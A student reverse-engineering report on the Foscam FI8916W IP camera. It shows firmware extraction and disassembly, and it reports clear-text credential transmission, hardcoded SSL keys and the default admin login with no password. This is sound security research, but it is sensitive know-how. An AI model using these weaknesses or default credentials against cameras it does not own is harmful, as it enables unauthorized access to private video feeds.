Reverse Engineering the Foscam FI8916W IP Camera

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Summer 2017

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1.0 - Executive Summary

This report is in response to an assignment to reverse engineer an IoT device and attempt to find exploits. I chose a web-based camera for analysis, specifically the Foscam FI8916W. The analysis was performed by first downloading and extracting the firmware and web UI. Once they were unpacked and the binary type was identified the following analysis was performed.

- Web search for default passwords.
- String searches of HTML and binaries.
- Reverse engineering of the disassembled binaries.
- Reverse engineering of the HTML files.
- Port scanning.
- Webserver analysis.
- Brute forcing and fuzzing tools were run against the webserver.
- Packet capture and analysis.

Several port scans showed that the default for all but the HTTP service were disabled. Other services such as DDNS, SMTP and FTP are optional and disabled by default. According to other research papers and reverse engineering attempts found on the web, this has not always been the case for Foscam cameras. It appears that over the years security has increased. Likewise, scans, brute forcing and fuzzing attempts using nmap, Burp Suite, Sparta, OpenVMS and the OWASP Zed Attack Proxy did not uncover any useful vulnerabilities.

HTML and packet analysis indicate open text user id's and passwords are sent. Additionally, reverse engineering and string searches of the binaries show SSL keys are hardcoded within the firmware.

Brute forcing would likely be successful in cracking the default user ID of "admin" with a null password. This wasn't necessary as the default password and user ID are documented on the Foscam website and other internet sites. No other passwords were discovered using brute force techniques.

Foscam relies on third party services to provide FTP, SMTP, DDNS and other services. Vulnerabilities with these company's websites or other security measures make the camera vulnerable as well. For example, using the no-ip.com service for DDNS means individuals at that company or anyone breaching their security could control the DDNS services for the camera.

The greatest vulnerability found, after the default user ID and password, was the presence of the clear text user id and password in the HTTP transmissions as uncovered via packet capturing. This user id and password gave initial access to the camera. Once logged into the camera other user ID's are accessible including WiFi, third-party services such as DDNS, FTP, etc.

A previous study by Rampart Security, see link in Appendix A, identifies a man-in-the-middle attack by sending a packet that spoofs a DDNS update providing the attackers IP as the new IP. When the user signs on, a simulated sign on screen is used to capture the camera credentials. This attack is still viable, however, the camera credentials can be captured in a more straight forward manner as demonstrated in the exploit module created for this study.

2.0 - Reverse Engineering Strategy

The strategy consists of getting firmware for the Foscam FI8916W, extracting the executables and web interface and examining them for vulnerabilities. Scanning and brute forcing were also attempted as described in later sections.

Summary of tools used for firmware identification and extraction:


- Linux – environment under which most of the rest of the tools run
- Binary Ninja – binary disassembler and analyzer
- binwalk - for identifying files and code embedded inside of firmware images
- file – used to identify file types
- romfser modified (Appendix B) – for extracting romfser file system
- extracto modified (Appendix C) – for extracting the web UI
- arm-elf-flthdr – used to decompress the BFLT binaries
- arm2html – an ARM7 decompiler

Further links may be found in Appendix A.

2.1.0 - Firmware

2.1.1 - Acquisition

The most recent firmware was found at http://www.foscam.com/download-center/firmware-downloads.html. Acquisition in this case was simply downloading the file. Based on the description for the firmware it is reasonable to expect the findings in this research to also be applicable to Foscam models FI8910E, FI8910W, FI8916W (current target device) and FI8918W.



Foscam Firmware Download Page

2.1.2 - Step 1 : Unpack the File System


After selecting and downloading the firmware for the model being examined I extracted the .bin file from the .zip. I renamed the .bin file from lr_cmos_11_37_2_65_63To65.bin to foscam.bin to make working with the file easier. I used the "binwalk" command to determine what the .bin file consisted of.

```
remnux@remnux:~/Desktop/CSC844/foscam/firmware$ binwalk foscam.bin

DECIMAL         HEX             DESCRIPTION
--------------------------------------------------------------------------------------------------------
20              0x14            Zip archive data, at least v2.0 to extract, compressed size: 740120, uncompressed size: 1547720, name: "linux.bin"
740292          0xB4BC4         End of Zip archive
740292          0xB4BC4         romfs filesystem, version 1 size: 1003200 bytes,  named "rom 52601301"
```

Examining Firmware Download with Binwalk

There were two files in the download, a zip archive and a romfs file system. The romfs file system was intended to be used for putting files on an EEPROM and typically runs on Unix-like systems. After searching online for a tool to extract the romfs file system I came across a utility called "romfser" at https://github.com/newbg/romfser. This utility had not been maintained for a while. There were several outdated function calls that needed to be modified. Additionally, after executing the utility I realized, after hours of not being able to identify the type of files it extracted, that there were a few bugs causing the files not to be created properly. After fixing those issues the utility worked quite well and provided the files and directory

structure I needed to begin my examination of the firmware. Props to the original author. See the code in Appendix B.




Extracted Binary Listing and Directory Structure

2.1.3 - Step 2 : Unpack the Web UI

Unpacking the web UI was more straight forward than extracting the firmware binaries. Thanks to Dr DeMott for the link to https://irishjesus.wordpress.com/2010/03/30/hacking-the-foscam-fi8908w/. This was an old link but after examining the headers for the packed files I was able to determine the structure of the packed file and make the necessary modifications to the

program. Running the program then extracted the Web UI and associated directory structure. The program listing is available in Appendix C.




Extracted HTML

2.1.4 - Step 3 : Further Binary Extraction

The next step was to determine what type of binaries I had. I started with the binary named “camera” as that sounded like the best binary to start with. The “file” command told me this was a BFLT executable that was gzipped. It was gzipped within the BFLT format so normal gunzip would not extract the file. While researching the BFLT format I discovered the tool “arm-

elf-flthdr" at http://www.metavert.com/public/NO-SUPPORT/ that successfully uncompressed the binary. Using the file command showed that it was now a plain BFLT executable.



2.2 - Initial Scan of Files

There were some files of interest that shed some light into the functioning of the firmware.

```
mount -t proc none /proc
mount -t ramfs none /usr
mount -t ramfs none /swap
mount -t ramfs none /var/run
mount -t ramfs none /etc
mount -t ramfs none /flash
mount -t ramfs none /home
mount -t ramfs none /tmp
mkdir /tmp/run
camera&
sh
```

"init" file


There appear to be some standard uClinux/Linux utilities.

- iwconfig - used to set the parameters of the network interface which are specific to the wireless operation
- ifconfig – configure network interface
- route – used to make changes to the kernel routing table
- wetctl – wireless control utility
- wpa_supplicant cross-platform supplicant with support for WEP, WPA and WPA

2.3 - Examine Binaries

When I tried to use Binary Ninja to reverse engineer the ARM BFLT binaries I discovered that it would not properly disassemble them. After some research into the BFLT format (see link in Appendix A) I realized it was not starting at the offset indicated in the BLFT header. The code for these particular binaries started at offset 40h. After indicating the starting position of the binary in Binary Ninja it was able to correctly disassemble. This is possibly something the authors of Binary Ninja might want to take a look at.

```
struct flat_hdr {
        char magic[4];
        unsigned long rev;          /* version */
        unsigned long entry;        /* Offset of first executable instruction
                                    with text segment from beginning of file */
        unsigned long data_start;   /* Offset of data segment from beginning of
                                    file */
        unsigned long data_end;     /* Offset of end of data segment
                                    from beginning of file */
        unsigned long bss_end;      /* Offset of end of bss segment from beginning
                                    of file */

        /* (It is assumed that data_end through bss_end forms the bss segment.) */

        unsigned long stack_size;   /* Size of stack, in bytes */
        unsigned long reloc_start;  /* Offset of relocation records from
                                    beginning of file */
        unsigned long reloc_count;  /* Number of relocation records */
        unsigned long flags;
        unsigned long filler[6];    /* Reserved, set to zero */
};
```



Camera binary in Binary Ninja after accounting for 40 byte offset

I also found a utility that gave me a different view of the disassembly “arm2html” which runs natively under windows. This tool decompiles the BFLT binary. It separated the code and data sections within the binary and also added comments to instruction lines which reflected the text strings at data locations. This tool provided some clarity and when combined with Binary Ninja gave me a decent view of the disassembly.

```
0002cc:  eb02fb8a        bl      0bf0fc(2fb8a)
0002d0:  e59f0098        ldr     r0, [pc, #152] ; [000370]    "rks_alarm: can not find content"
0002d4:  eb02e829        bl      0ba380(2e829)
0002d8:  e3e00000        mvn     r0, #0     ; 0x0
0002dc:  e91ba8f0        ldmdb   fp, {r4, r5, r6, r7, fp, sp, pc} ; return


0002e0:  e1a00004        mov     r0, r4
0002e4:  eb02e6ca        bl      0b9e14(2e6ca)
0002e8:  e1a00005        mov     r0, r5
0002ec:  eb02fb82        bl      0bf0fc(2fb82)
0002f0:  e59f0064        ldr     r0, [pc, #100] ; [00035c]
0002f4:  e59f1078        ldr     r1, [pc, #120] ; [000374]    "OK"
0002f8:  eb02f1d6        bl      0bca58(2f1d6)
0002fc:  e3500000        cmp     r0, #0     ; 0x0
000300:  0a000003        beq     000314(3) ; jump

000304:  e59f006c        ldr     r0, [pc, #108] ; [000378]    "rks_alarm: send alarm ok"
000308:  eb02e81c        bl      0ba380(2e81c)
00030c:  e3a00000        mov     r0, #0     ; 0x0
000310:  e91ba8f0        ldmdb   fp, {r4, r5, r6, r7, fp, sp, pc} ; return


000314:  e59f0060        ldr     r0, [pc, #96] ; [00037c]     "rks_alarm: send alarm error: %s"
000318:  e59f103c        ldr     r1, [pc, #60] ; [00035c]
00031c:  eb02ec92        bl      0bb56c(2ec92)
000320:  e3a00000        mov     r0, #0     ; 0x0
000324:  e91ba8f0        ldmdb   fp, {r4, r5, r6, r7, fp, sp, pc} ; return


000328:  000f0ba1----------------------> 000f0be1 ; data:
                    00 58 E8 00 00 59 08 00 00 61 64 00 00 61 68 00 | .Xè..Y..ad..ah.
00032c:  001be349----------------------> 001be389          ; !Unknown!
```


arm2html disassembly of "camera" BFLT binary

One of the key points regarding ARM 7 disassembly is that it executes function calls by calling software interrupts (SWI instruction). This instruction reads the opcode to get the SWI function number. This function number can represent operation system or third party functions.

These functions include such things as reading and writing files, transmitting and receiving data via TCP/IP, etc.


2.4 - Analyze Extracted HTML

The Foscam web UI provides functionality for viewing the camera, controlling the camera, configuring the network connection, rebooting, configuring HTTP, TCP/IP, UDP, STMP, DDNS, SNTP, DHCP and FTP settings. All of these features are available locally and remotely. The HTML enables several vulnerabilities with the Foscam system. User id's and passwords for the camera are transmitted in clear text. Also, cookies are created on the host machine containing them. You can see in the code below the use of a cookie.



HTML Showing Use of a Cookie

And here you can see a .CGI call to reboot the camera which sends the clear text user id and password. The “encodeURIComponent” function call merely makes sure text is in Unicode format. All of the .CGI requests work in a similar manner.



3.0 - Architecture

Manufacturer : Shenzhen Foscam Intelligent Technology Co., Limited

Model : FI8916W

Description : IndoorPan/TiltWirelessIPCamera

The Foscam model FI8916W is an integrated wireless IP Camera with a color CMOS sensor. It combines a digital video camera with a webserver to transmit video to a remote PC on its local network or over the internet.

The FI8916W runs on an ARM7 processor with a uClinux operating system. The firmware being examined is version 11.37.2.65 and the web UI is version 2.5.10.13. uClinux is an open source Linux based operating system for embedded micro controllers. uClinux includes Linux kernel releases for 2.0, 2.4 and a collection of user applications, libraries and tools. The camera's firmware and web UI are updated using the camera's HTTP interface. The firmware and web UI can be updated independently of one another. The camera has many services available including video streaming through HTTP, TCP/IP, UDP, STMP, DDNS, SNTP, DHCP and FTP. All except HTTP are disabled by default.

The HTTP client that resides on the camera allows for camera viewing, control and configuration locally as well as remotely. Camera configuration is not user friendly as it requires router ports to be opened to enable the various services. Additionally, services need to be provided via third parties. For example, in order to establish remote video streaming I had to open a port on my router, go to www.no-ip.com and set up an account for a DDNS service and provide the IP address to the third-party site. Finally, I had to enter the DDNS service user id and password into the Foscam web UI. The other services supported by the camera need to be setup in a similar manner.

Historically there have been security issues relating to .cgi's not requiring passwords, being able to log in via telnet, exploitable FTP services allowing users to download system files and password files, default system level user id's and passwords, etc. Over the years the services and access to them have been made more secure. For example, remote login is disabled for telnet, most services are disabled by default and they have been locked down to prevent access to system files.

The "camera" executable constantly runs. It serves as the command and control for the camera, receiving, interpreting, verifying and executing requests. If the request is invalid or it fails to execute properly, "camera" sends an error response to the requestor. If the request is performed successfully the result is sent back.

As previously mentioned in Section 2.2, there are various Linux based services installed such as iwconfig, ifconfig, route, wtctl, and wpa_supplicant.

Below are the key features (link in Appendix A) :

- Powerful high-speed video protocol processor
- High Definition Color CMOS Sensor
- IR night vision (Range: 8m)
- Pan 300 degree, tilt 120 degree
- Optimized MJPEG video compression for transmission

- Multi-level users' management and passwords definition
- Embedded Webserver for users to visit by IE
- Wi-Fi compliant with wireless standards IEEE 802.11b/g/n
- Supports IR_CUT and the filter change automatically
- Embedded FOSCAM domain name
- Supports Dynamic IP (DDNS) and UPnP LAN and Internet (ADSL, Cable Modem)
- Motion and Sound detection activates alarm
- Supports image snapshot
- Supports multiple network protocols: HTTP/TCP/IP/UDP/STMP/DDNS/SNTP/DHCP/FTP
- Supports WEP/WPA/WPA2 encryption
- Supports WPS (Wi-Fi Protected Set-up)
- Supports MSN
- Supports Gmail as sender on mail service settings
- Supports audio on Firefox, Google Chrome and Safari
- Providing Central Management Software to manage or monitor multi-cameras

Default network Parameters

IP address: obtain dynamically

Subnet mask: 255.255.255.0

Gateway: obtain dynamically

DHCP: Disabled

DDNS: Embedded FOSCAM domain name


Username and password

Default administrator username: **admin**

Default administrator password: **No password**

